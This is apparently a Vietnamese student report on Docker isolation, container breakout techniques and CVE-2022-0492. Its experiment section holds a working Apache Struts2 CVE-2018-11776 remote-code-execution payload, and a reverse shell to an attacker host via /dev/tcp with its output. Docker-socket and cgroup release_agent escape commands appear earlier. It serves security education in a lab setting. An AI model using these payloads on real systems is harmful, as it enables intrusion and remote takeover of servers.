Docker containers tạo sự cô lập bằng cách tận dụng các chức năng của Linux như là control groups (commonly abbreviated as cgroups), seccomp và kernel namespaces. Vì vậy kẻ tấn công sẽ tìm tìm những lỗ hổng thông qua những khía cạnh này.

a) Namespaces

Namespaces trong Docker cho phép tạo ra các không gian cách ly cho các tài nguyên hệ thống, giúp mỗi container có một bản sao độc lập của các tài nguyên này. Docker sử dụng các namespaces sau:

- PID namespace: Mỗi container có một không gian quy trình (process space) riêng biệt, các quy trình trong container chỉ nhìn thấy các quy trình trong cùng namespace của chúng.
- Mount namespace: Mỗi container có một không gian mount riêng, cho phép mỗi container có thể mount các hệ thống tệp tin (file system) riêng biệt mà không tác động đến các container khác.
- UTS namespace: Mỗi container có một không gian UTS (Unix Timesharing System) riêng, cho phép mỗi container có tên host (hostname) riêng biệt.
- Network namespace: Mỗi container có một không gian mạng riêng biệt, cho phép mỗi container có một giao diện mạng ảo riêng và địa chỉ IP riêng.
- IPC namespace: Mỗi container có một không gian IPC (Inter-Process Communication) riêng, cho phép các tiến trình trong container giao tiếp với nhau thông qua các cơ chế IPC như bộ nhớ chia sẻ hoặc hàng đợi tin nhắn.

b) Seccomp:

Cấu hình mặc định của seccomp được cung cấp để chạy các container với seccomp và vô hiệu hóa 44 system call trong tổng số hơn 300. Nó có khả năng bảo vệ đồng thời cung cấp khả năng tương thích ứng dụng.

Trên thực tế, seccomp là một danh sách từ chối những system call mặc định và chỉ định system call được sử dụng. Seccomp hoạt động bằng cách ghi đè các hành động mặc định của 'SCMP_ACT_ERRNO', chỉ cho phép chạy những systemcall chỉ định. Tác dụng của nó 'SCMP_ACT_ERRNO' là gây ra lỗi 'Permission Denied'. Tiếp theo, seccomp xác định một danh sách cụ thể các system call được. Cuối cùng, một số quy tắc cụ thể dành cho các system call riêng lẻ chẳng hạn như cá nhân, những quy tắc khác để cho phép các system call với các đối số cụ thể.

c) Control group (Cgroup)

Phần này sẽ được phân tích ở mục 2.3

2.2.2. Một số lỗ hổng bảo mật trong Docker

a) Lỗ hổng trong quản lý tài nguyên

Một số phiên bản Docker có thể cho phép kẻ tấn công gian lận với cấu hình tài nguyên của container để chiếm quyền kiểm soát tài nguyên hệ thống, bao gồm CPU, bộ nhớ và I/O.

- **Tìm kiếm phiên bản Docker cụ thể:** Kẻ tấn công cần tìm hiểu về phiên bản Docker đang được sử dụng trên hệ thống mục tiêu. Các phiên bản cũ hơn thường có nhiều lỗ hổng bảo mật hơn, do đó, việc tìm hiểu về phiên bản sẽ giúp kẻ tấn công xác định các lỗ hổng có thể được khai thác.
- **Tìm hiểu về lỗ hổng quản lý tài nguyên:** Kẻ tấn công nghiên cứu về các lỗ hổng đã được phát hiện trong việc quản lý tài nguyên của Docker, chẳng hạn như các lỗ hổng liên quan đến cấu hình CPU, bộ nhớ và I/O. Các công bố bảo mật, diễn đàn và tài liệu liên quan đến Docker có thể cung cấp thông tin chi tiết về những lỗ hổng này.
- **Tận dụng lỗ hổng:** Sau khi hiểu về lỗ hổng, kẻ tấn công có thể sử dụng các kỹ thuật khai thác để tận dụng lỗ hổng đó. Ví dụ, nếu có một lỗ hổng liên quan đến cấu hình CPU, kẻ tấn công có thể tăng quyền hạn CPU của container để ảnh hưởng đến các container khác hoặc tạo ra tình huống quá tải hệ thống.
- **Thoát khỏi môi trường Docker:** Bằng cách khai thác lỗ hổng quản lý tài nguyên thành công, kẻ tấn công có thể thoát khỏi môi trường Docker và truy

cập vào hệ thống máy chủ chủ. Kể từ đó, họ có thể tiếp tục thực hiện các hoạt động độc hại hoặc khai thác các lỗ hổng khác trên hệ thống máy chủ chủ.

b) Lỗ hổng trong quản lý mạng

Kẻ tấn công có thể tận dụng các lỗ hổng trong cấu hình mạng của Docker để truy cập vào các mạng bên ngoài hoặc tấn công vào các container khác trên cùng một máy chủ.

- **Xác định lỗ hổng cấu hình mạng:** Kẻ tấn công nghiên cứu các lỗ hổng liên quan đến cấu hình mạng trong Docker. Điều này có thể bao gồm các lỗ hổng như thiếu cấu hình đúng cho các cổng, quy tắc tường lửa không chính xác hoặc cho phép truy cập không an toàn từ bên ngoài.
- **Quét mạng:** Kẻ tấn công thực hiện quét mạng để phát hiện các container đang chạy trên cùng một máy chủ hoặc các mạng bên ngoài mà Docker đang liên kết. Điều này giúp họ xác định các mục tiêu tiềm năng để tấn công.
- **Tận dụng lỗ hổng:** Dựa trên thông tin thu được từ quét mạng và lỗ hổng cấu hình mạng, kẻ tấn công sử dụng các công cụ và kỹ thuật phù hợp để khai thác lỗ hổng. Ví dụ, nếu một cổng đang được mở và không được bảo vệ đúng, kẻ tấn công có thể thực hiện các cuộc tấn công từ xa như tấn công từ chối dịch vụ (DoS) hoặc tấn công tràn bộ đệm (buffer overflow).
- **Truy cập vào mạng bên ngoài hoặc các container khác:** Sau khi khai thác thành công các lỗ hổng mạng, kẻ tấn công có thể truy cập vào các mạng bên ngoài hoặc tấn công các container khác đang chạy trên cùng một máy chủ. Điều này cho phép họ tiếp tục mở rộng quyền truy cập và thực hiện các hoạt động độc hại trên hệ thống.

c) Lỗ hổng trong quản lý quyền

Nếu một container được chạy dưới quyền root (root privilege), kẻ tấn công có thể tận dụng các lỗ hổng trong container để tăng quyền hạn và truy cập vào hệ thống máy chủ chủ.

- **Xác định container chạy dưới quyền root:** Kẻ tấn công xác định các container trong Docker mà đang chạy dưới quyền root privilege. Điều này có thể xảy ra khi container được khởi chạy bằng cấu hình sai hoặc không tuân thủ các nguyên tắc bảo mật.
- **Tìm kiếm lỗ hổng trong container:** Kẻ tấn công tìm kiếm các lỗ hổng bảo mật trong container, chẳng hạn như lỗi phần mềm, cấu hình không an toàn, hoặc sử dụng các công cụ và kỹ thuật phù hợp để khai thác các lỗ hổng này.

- Tăng quyền hạn: Sau khi tìm thấy lỗ hổng và khai thác thành công, kẻ tấn công sử dụng các kỹ thuật như tấn công tràn bộ đệm (buffer overflow), tấn công injection hoặc tấn công đặc quyền để tăng quyền hạn của container. Khi container có quyền root, kẻ tấn công có thể thực hiện các hoạt động độc hại và truy cập vào hệ thống máy chủ chủ.
- Truy cập vào hệ thống máy chủ chủ: Sau khi đã tăng quyền hạn thành công, kẻ tấn công có thể truy cập vào hệ thống máy chủ chủ và tiếp tục thực hiện các hoạt động không mong muốn hoặc khai thác các lỗ hổng khác trên hệ thống.

d) Lỗ hổng trong quản lý hệ điều hành

Nếu một container chia sẻ kernel với máy chủ chủ, kẻ tấn công có thể tận dụng các lỗ hổng trong kernel để tạo ra các container con hoặc thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ.

- Xác định lỗ hổng trong kernel: Kẻ tấn công tìm kiếm các lỗ hổng trong kernel của hệ điều hành được chia sẻ bởi các container. Điều này có thể là các lỗi phần mềm, lỗ hổng bảo mật, hoặc cấu hình không an toàn trong kernel.
- Xuyên nhập vào hệ thống máy chủ chủ: Kẻ tấn công khai thác các lỗ hổng trong kernel để xuyên nhập vào hệ thống máy chủ chủ. Việc này có thể cho phép kẻ tấn công thực hiện các hoạt động độc hại và có quyền truy cập vào các tài nguyên quan trọng.
- Tạo container con độc hại: Khi đã có quyền kiểm soát hệ thống máy chủ, kẻ tấn công có thể tạo ra các container con độc hại. Điều này cho phép kẻ tấn công chạy các ứng dụng độc hại hoặc thực hiện các hoạt động không mong muốn trên container con, gây ảnh hưởng đến hệ thống hoặc các container khác.
- Thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ: Kẻ tấn công có thể sử dụng container con độc hại để thực hiện các hoạt động độc hại trên hệ thống máy chủ chủ. Điều này có thể bao gồm việc lợi dụng các lỗ hổng khác, truy cập trái phép vào các tài nguyên quan trọng, hoặc gây hỏng hóc và làm gián đoạn hoạt động của hệ thống.

e) Lỗ hổng trong quản lý ổ đĩa

Kẻ tấn công có thể khai thác các lỗ hổng trong quản lý ổ đĩa của Docker để truy cập vào các tệp tin và thư mục quan trọng của hệ thống máy chủ chủ.

- Truy cập trái phép vào tệp tin và thư mục: Khi một container chạy dưới Docker, nó có thể chia sẻ tệp tin và thư mục với máy chủ chủ. Kẻ tấn công có

thể tận dụng các lỗ hổng trong quản lý ổ đĩa để truy cập trái phép vào các tệp tin và thư mục quan trọng trên hệ thống máy chủ chủ, bao gồm cả các tệp tin hệ thống và các dữ liệu nhạy cảm.

- Đọc và thay đổi dữ liệu quan trọng: Khi kẻ tấn công đã truy cập được vào các tệp tin và thư mục quan trọng, họ có thể đọc, sao chép hoặc thay đổi dữ liệu quan trọng. Điều này có thể dẫn đến việc ăn cắp thông tin nhạy cảm, thay đổi dữ liệu hoặc gây hỏng hóc và làm gián đoạn hoạt động của hệ thống.
- Mở cửa sau cho các tấn công khác: Kẻ tấn công có thể tận dụng quyền truy cập vào các tệp tin và thư mục quan trọng để tạo điều kiện thuận lợi cho các tấn công khác trên hệ thống máy chủ chủ. Ví dụ, họ có thể tạo và chạy mã độc, tạo các tệp tin nguy hiểm hoặc thiết lập các cơ chế backdoor để tiếp tục tấn công và kiểm soát hệ thống.

2.2.3 Các kỹ thuật Docker Breakout

a) Container Engine Vulnerabilities

Container Engine Vulnerabilities (Lỗ hổng trong container engine) là các lỗ hổng bảo mật được tìm thấy trong phần mềm quản lý và chạy các container, như Docker Engine, Kubernetes, hoặc container engine khác. Những lỗ hổng này có thể cho phép kẻ tấn công tận dụng và xâm nhập vào hệ thống container, tiếp cận các tài nguyên hệ thống quan trọng hoặc tiến hành các hành động không được phép.

- Lỗ hổng bảo mật trong quyền kiểm soát truy cập: Container engine cung cấp cơ chế để quản lý và kiểm soát quyền truy cập của container vào tài nguyên hệ thống. Nếu có lỗ hổng trong cơ chế này, kẻ tấn công có thể tìm cách vượt qua giới hạn quyền truy cập và truy cập vào các tài nguyên không được phép. VD: CVE-2015-3630, CVE-2015-3631, CVE-2015-3627, CVE-2015-3629
- Lỗ hổng leo thang đặc quyền: Container engine thường chạy với quyền đặc quyền (root) để có thể quản lý và điều khiển container. Nếu có lỗ hổng leo thang đặc quyền, container có thể tận dụng lỗ hổng này để tăng quyền hạn và tiếp cận các tài nguyên hệ thống quan trọng khác. VD: CVE-2019-15664
- Lỗ hổng trong cơ chế cô lập: Container engine sử dụng các cơ chế cô lập như namespaces và cgroups để đảm bảo rằng các container không ảnh hưởng lẫn nhau và không thể tiếp cận các tài nguyên hệ thống của nhau. Tuy nhiên, nếu có lỗ hổng trong cơ chế cô lập này, container có thể tận dụng lỗ hổng để tiếp cận và tương tác với các tài nguyên của các container khác. VD: CVE-2015-3627, CVE-2019-5736

b) Escape via Insecure Configuration

Escape via Insecure Configuration (thoát qua cấu hình không an toàn) là một loại lỗ hổng bảo mật trong môi trường container. Lỗ hổng này xảy ra khi cấu hình của container hoặc container engine được thiết lập không an toàn, cho phép kẻ tấn công thoát ra khỏi môi trường cô lập của container và truy cập vào tài nguyên hoặc hệ thống máy chủ bên ngoài container.

- Exposed Docker Socket

Docker socket là thứ sẽ nói đến khi chạy một lệnh Docker. Có thể truy cập với lệnh ‘curl’:

```
$ # equivalent: docker run bad --privileged
```

```
$ curl --unix-socket $SOCKPATH -d '{"Image":"bad", "Privileged":"true"}' -H  
'Content-Type: application/json' 0/containers/create  
{"Id":"22093d29e3c35e52d1d1dd0e3540e0792d4b5e6dc1847e69a0e5bdcd2d3d99  
82", "Warnings":null}
```

```
$ curl -XPOST --unix-socket $SOCKETPATH 0/containers/22093..9982/start
```

Kẻ tấn công tận dụng lỗi này để chạy một Docker bên trong Docker

- ‘--privileged’ container

Chạy Docker với lệnh ‘--privileged’ loại bỏ hầu như mọi sự cô lập được tạo ra. Một Container chạy với lệnh ‘--privileged’ có thể sử dụng Cgroups để chuyển payload cần thực thi từ trong Docker ra ngoài Host.

- Sensitive mounts

Sensitive mounts cho phép truy cập vào file /proc của host dẫn đến kẻ tấn công có thể truy cập các tệp nguy hiểm như /core_pattern.

c) Kernel Exploitation

Kernel Exploitation (khai thác lỗ hổng nhân kernel) là việc tìm và tận dụng các lỗ hổng và lỗi trong nhân kernel của hệ điều hành

Nhân kernel là một phần quan trọng trong hệ điều hành, làm nhiệm vụ quản lý tài nguyên và cung cấp các dịch vụ cốt lõi cho các phần mềm và quá trình khác. Kernel chạy ở mức đặc quyền cao nhất trong hệ thống và có quyền truy cập vào tất cả các phần của máy tính.

Vì vậy, khi một kẻ tấn công khai thác thành công một lỗ hổng trong nhân kernel sẽ có thể tiếp cận và kiểm soát các tài nguyên, quyền hạn và quyền truy cập trong hệ thống. Điều này có thể cho phép kẻ tấn công thực hiện các hành động không được phép, bao gồm leo thang đặc quyền (privilege escalation), đọc/ghi dữ liệu nhạy cảm, tạo backdoor, hoặc tấn công các thành phần khác trong hệ thống.

2.2.4 CVE-2022-0492 (Docker Escape)

Vào ngày 4 tháng 2, Linux thông báo về CVE-2022-0492, một lỗ hổng mới về leo thang đặc quyền trong kernel. CVE-2022-0492 là một bug ở trong cgroups.

Cgroups là một tính năng của Linux cho phép các quản trị viên hạn chế, ghi nhận và cô lập việc sử dụng tài nguyên của một tập hợp các quy trình. Linux hỗ trợ hai kiến trúc cgroup được gọi là v1 và v2. Lỗ hổng chỉ ảnh hưởng đến cgroup v1, hiện đang là kiến trúc được sử dụng rộng rãi nhất.

Cgroups được quản lý thông qua cgroupfs, một giao diện quản lý được được gắn kết với /sys/fs/cgroup. Bằng cách tạo và ghi vào các tệp thư mục trong một cgroupfs được gắn kết, người quản trị có thể tạo cgroups, kiểm soát các ràng buộc được áp dụng trên một cgroup, thêm tiến trình vào một cgroup cụ thể.

Cgroups được chia thành các hệ thống con, mỗi hệ thống cấu hình truy cập đến một tài nguyên khác nhau. Ví dụ, bộ nhớ cgroup có thể giới hạn việc tiêu thụ bộ nhớ của một tập hợp các tiến trình. Device cgroup xác định các thiết bị (ví dụ như ổ cứng hoặc chuột) có thể được truy cập bởi các tiến trình trong cgroup.

Mỗi hệ thống con thường được liên kết tại /sys/fs/cgroup/<hệ thống con>, được coi là cgroup gốc cho hệ thống con đó. Bất kỳ thư mục tiếp theo dưới cgroup gốc đều chỉ định một cgroup con mới. Ví dụ, một container Docker thường sẽ là một phần của cgroup /docker/<ctr-id>, có thể được tìm thấy trên máy host tại /sys/fs/cgroup/<hệ thống con>/docker/<ctr-id>.

```
root@80be97e36c48:/# cat /proc/self/cgroup
12:blkio:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
11:perf_event:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
10:freezer:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
9:hugetlb:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
8:memory:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
7:cpuset:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
6:net_cls,net_prio:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
5:pids:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
4:rdma:/
3:cpu,cpuacct:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
2:devices:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
1:name=systemd:/docker/80be97e36c48df86157d3b80752cd653726d69133cc09a4addce6bace91b5c4
0:/:system.slice/containerd.service
```

Hình 2.6 các tiến trình của cgroup trong container

- Nguyên nhân chính dẫn đến lỗ hổng CVE-2022-0492:

Một trong những tính năng của cgroups v1 là tệp `release_agent`. Nó cho phép người quản trị cấu hình chương trình "release agent" sẽ chạy khi một tiến trình trong cgroup kết thúc. Điều này được thực hiện bằng cách ghi đường dẫn của release agent mong muốn vào tệp `release_agent`, như minh họa dưới đây:

```
$ echo /bin/<release_agent mong muốn> > /sys/fs/cgroup/memory/release_agent
```

Tệp `release_agent` chỉ hiển thị trong thư mục cgroup gốc và có ảnh hưởng đến tất cả các cgroup con của nó. Mỗi nhóm con có thể được cấu hình để kích hoạt release agent bằng cách ghi vào tệp `notify_on_release`. Lệnh dưới đây bật chức năng `notify_on_release` cho nhóm con trong cgroup:

```
$ echo 1 > /sys/fs/cgroup/memory/<cgroup con>/notify_on_release
```

Khi một tiến trình kết thúc, kernel kiểm tra xem cgroups của nó có bật `notify_on_release` hay không, và nếu có, khởi chạy tệp `release_agent`. Release agent chạy với các quyền cao nhất có thể: một tiến trình của root. Do đó, việc cấu hình release agent được coi là một hành động cần có đặc quyền, vì nó cho phép người dùng quyết định chương trình nào sẽ chạy với đầy đủ quyền root.

- Điều kiện tiên quyết để khai thác

Nếu có quyền viết vào tệp `release_agent`, kẻ tấn công có thể buộc kernel kích hoạt một chương trình nhất định với đặc quyền cao và kiểm soát toàn bộ máy.

Bởi vì Linux đặt chủ sở hữu của tệp `release_agent` là root, chỉ có root mới có thể ghi vào nó (hoặc các tiến trình có thể bỏ qua kiểm tra quyền của tệp thông qua khả năng `CAP_DAC_OVERRIDE`). Do đó, lỗ hổng chỉ cho phép các tiến trình root leo thang đặc quyền.

- Điều kiện để thoát khỏi container

Không phải mọi container đều có thể tận dụng CVE-2022-0492; chỉ những container với quyền cần thiết mới có thể thực hiện các bước.

Cả AppArmor và SELinux ngăn chặn mount (liên kết), có nghĩa là các container chạy với một trong hai đều được bảo vệ. Thiếu cả hai, một container có thể liên kết với cgroupfs bằng cách lạm dụng namespaces.

Liên kết một cgroupfs yêu cầu quyền `CAP_SYS_ADMIN` trong namespace người dùng chứa cgroup namespaces hiện tại. Theo mặc định, các container chạy mà

không có CAP_SYS_ADMIN và không thể liên kết cgroupfs trong namespace ban đầu. Tuy nhiên thông qua lời gọi từ hệ thống hàm unshare(), các container có thể tạo mới namespace và cgroup mà trong đó có quyền CAP_SYS_ADMIN và có thể liên kết với cgroupfs.

Không phải mọi container đều có thể tạo mới namespace, máy chủ host phải kích hoạt user namespace không đặc quyền. Đây là mặc định trên các phiên bản Ubuntu gần đây. Vì Seccomp chặn lời gọi từ hệ thống hàm unshare(), chỉ có các container chạy mà không có Seccomp mới có thể tạo mới namespace. Container được sử dụng trong bài chạy mà không có Seccomp, AppArmor hoặc SELinux.

```
root@a6c2e6146d82:/# unshare -UrmC bash
root@a6c2e6146d82:/# mount -t cgroup -o memory cgroup /mnt
root@a6c2e6146d82:/# ls /mnt
cgroup.clone_children  memory.kmem.failcnt  memory.kmem.tcp.limit_in_bytes  memory.max_usage_in_bytes  memory.soft_limit_in_bytes  notify_on_release
cgroup.event_control  memory.kmem.limit_in_bytes  memory.kmem.tcp.max_usage_in_bytes  memory.move_charge_at_immigrate  memory.stat  tasks
cgroup.procs           memory.kmem.max_usage_in_bytes  memory.kmem.tcp.usage_in_bytes  memory.numa_stat  memory.swappiness
memory.failcnt         memory.kmem.slabinfo  memory.kmem.usage_in_bytes  memory.oom_control  memory.usage_in_bytes
memory.force_empty     memory.kmem.tcp.failcnt  memory.limit_in_bytes  memory.pressure_level  memory.use_hierarchy
```

Hình 2.7 /mnt liên kết với cgroup memory

Trong ảnh chụp màn hình trên, container đã liên kết thành công với cgroup memory, nhưng có thể nhận thấy rằng tệp release_agent không được bao gồm trong thư mục được liên kết.

Như đã được đề cập, tệp release_agent chỉ hiển thị trong thư mục cgroup gốc. Khi liên kết một cgroupfs trong namespace cgroup, chỉ liên kết cgroup thuộc về, không phải cgroup gốc. Cuộn trở lại Hình 2.6 sẽ thấy rằng container không chạy trong cgroup memory gốc mà chạy trong một cgroup con: /docker/<id>. Để tệp release_agent có thể hiển thị trong tệp liên kết cgroup, container phải chạy trong cgroup gốc của một hệ thống con.

Cũng trong Hình 2.6 sẽ thấy container chạy trong cgroup RDMA gốc. Nếu liên kết tương tự như trên cho cgroup RDMA, tệp release_agent sẽ được hiển thị.

```
root@935008d2b306:/# unshare -UrmC bash # create new user and cgroup namespaces
root@935008d2b306:/# mount -t cgroup -o rdma cgroup /mnt
root@935008d2b306:/# ls -al /mnt/ | grep release_agent
-rw-r--r-- 1 root root    0 Feb 16 15:49 release_agent
```

Hình 2.8 /mnt liên kết với cgroup rdma

Để khai thác lỗ hổng, cần ghi một đoạn mã độc hại vào tệp release_agent. Như thấy trong Hình 2.8 ở trên, tệp đó được sở hữu bởi root, vì vậy chỉ các tiến trình sở hữu bởi root mới có thể ghi vào release agent.

Bước cuối cùng để thoát khỏi là tạo một lời gọi đến tệp `release_agent` đã cấu hình, việc này không đòi hỏi bất kỳ quyền nào. Bước này luôn có thể thực hiện được, nó không ảnh hưởng đến việc môi trường có bị lỗ hổng CVE-2022-0492 hay không.

```
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

CVE-2022-0492 là một lỗ hổng Linux cần được chú ý đối với môi trường container. Việc thực hiện các biện pháp bảo mật nhất quán và việc nâng cấp bản vá kernel là việc quan trọng để đối phó với lỗ hổng này.

CHƯƠNG III THỰC NGHIỆM TRIỂN KHAI

3.1 Mô hình thực nghiệm



Hình 3.1 Mô hình thực nghiệm

Yêu cầu tối thiểu để thực hiện:

-Kali linux

- RAM : 4Gb
- Processors : 2
- Hard disk : 20Gb

-Ubuntu (18.04 LTS Bionic Beaver)


- RAM : 4Gb
- Processors : 2
- Hard disk : 20Gb

Các bước thiết lập máy chủ web sẽ được hướng dẫn kĩ hơn ở phụ lục.

Kịch bản thực nghiệm:

Máy Ubuntu host dịch vụ Apache Struts2 bên trong một Docker container. Kẻ tấn công phát hiện trang web có lỗ hổng CVE-2018-11776 sau khi chạy phần mềm kiểm tra. Lợi dụng CVE-2018-11776 để tạo reverse shell, tuy nhiên shell thu được vẫn ở bên trong container. Tiếp theo chạy linpease.sh, thu được kết quả container này đang không được bật AppArmor và Seccomp. Tiến hành sử dụng CVE-2022-0492 để thoát container ra bên ngoài máy thật.

3.2 Thực nghiệm



Hình 3.2 Giao diện của trang web

```
(kali@kali)-[~/Documents/CVE]
$ python test-vuln.py http://192.168.58.172:8080/showcase.action
testing the url for exploit; http://192.168.58.172:8080/${48727+55521}/help.action
URL http://192.168.58.172:8080/showcase.action s2-057 CVE-2018-11776 is vulnerable!
```

Hình 3.3 Kiểm tra lỗ hổng

Kẻ tấn công chạy phần mềm kiểm tra bằng python (source ở phụ lục) và phát hiện trang web có thể có lỗ hổng CVE-2018-11776. Tiến hành remote code execution với payload dưới:

```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='id').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','c',#cmd}:{'bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()))}
```

Urlencode payload trên và gửi đi, thu được kết quả như hình dưới đây:

```
(kali@kali)-[~/Documents/CVE]
$ curl -v 'http://192.168.58.172:8080/%24%78%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27id%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%29%29.%28%23ros.flush%28%29%29%7D/help.action'
* Trying 192.168.58.172:8080 ...
* Connected to 192.168.58.172 (192.168.58.172) port 8080 (#0)
> GET /%24%78%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27id%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%29%29.%28%23ros.flush%28%29%29%7D/help.action HTTP/1.1
> Host: 192.168.58.172:8080
> User-Agent: curl/7.87.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: Apache-Coyote/1.1
< Transfer-Encoding: chunked
< Date: Fri, 10 Nov 2023 04:52:07 GMT
uid=0(root) gid=0(root) groups=0(root)
* transfer closed with outstanding read data remaining
* Closing connection 0
curl: (18) transfer closed with outstanding read data remaining
```

Hình 3.4 Remote code execution

Với lệnh ‘id’ sẽ thu được kết quả là ‘root’ như trên. Sau khi biết có thể remote code lên máy chủ, kẻ tấn công tạo reverse shell từ máy chủ về máy tấn công.

```
(kali@kali)-[~/Documents/tools]
$ nc -lnvp 666
listening on [any] 666 ...
```

Hình 3.5 Netcat

Thiết lập netcat bên máy tấn công để chờ kết nối (kết nối từ shell bên trong container sang máy tấn công).

```
(kali@kali)-[~/Documents/CVE]
$ curl -v 'http://192.168.58.172:8080/%24%78%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27bash%20-i%20%3E%26%20/dev/tcp/192.168.58.141/666%20%3E%261%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%29%29.%28%23ros.flush%28%29%29%7D/help.action'
* Trying 192.168.58.172:8080 ...
* Connected to 192.168.58.172 (192.168.58.172) port 8080 (#0)
> GET /%24%78%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27bash%20-i%20%3E%26%20/dev/tcp/192.168.58.141/666%20%3E%261%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%29%29.%28%23ros.flush%28%29%29%7D/help.action HTTP/1.1
> Host: 192.168.58.172:8080
> User-Agent: curl/7.87.0
> Accept: */*
```

Hình 3.6 Remote code execution(2)

Cũng với payload trên nhưng lần này thực thi lệnh ‘**bash -i >& /dev/tcp/192.168.58.141/666 0>&1**’ để mở kết nối từ shell bên trong container sang máy tấn công.


```
(kali@kali)-[~/Documents/CVE]
$ nc -lnvp 666
listening on [any] 666 ...
connect to [192.168.58.141] from (UNKNOWN) [192.168.58.172] 50084
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a52d08828519:/usr/local/tomcat# id
id
uid=0(root) gid=0(root) groups=0(root)
root@a52d08828519:/usr/local/tomcat# hostname
hostname
a52d08828519
```

Hình 3.7 Reverse shell

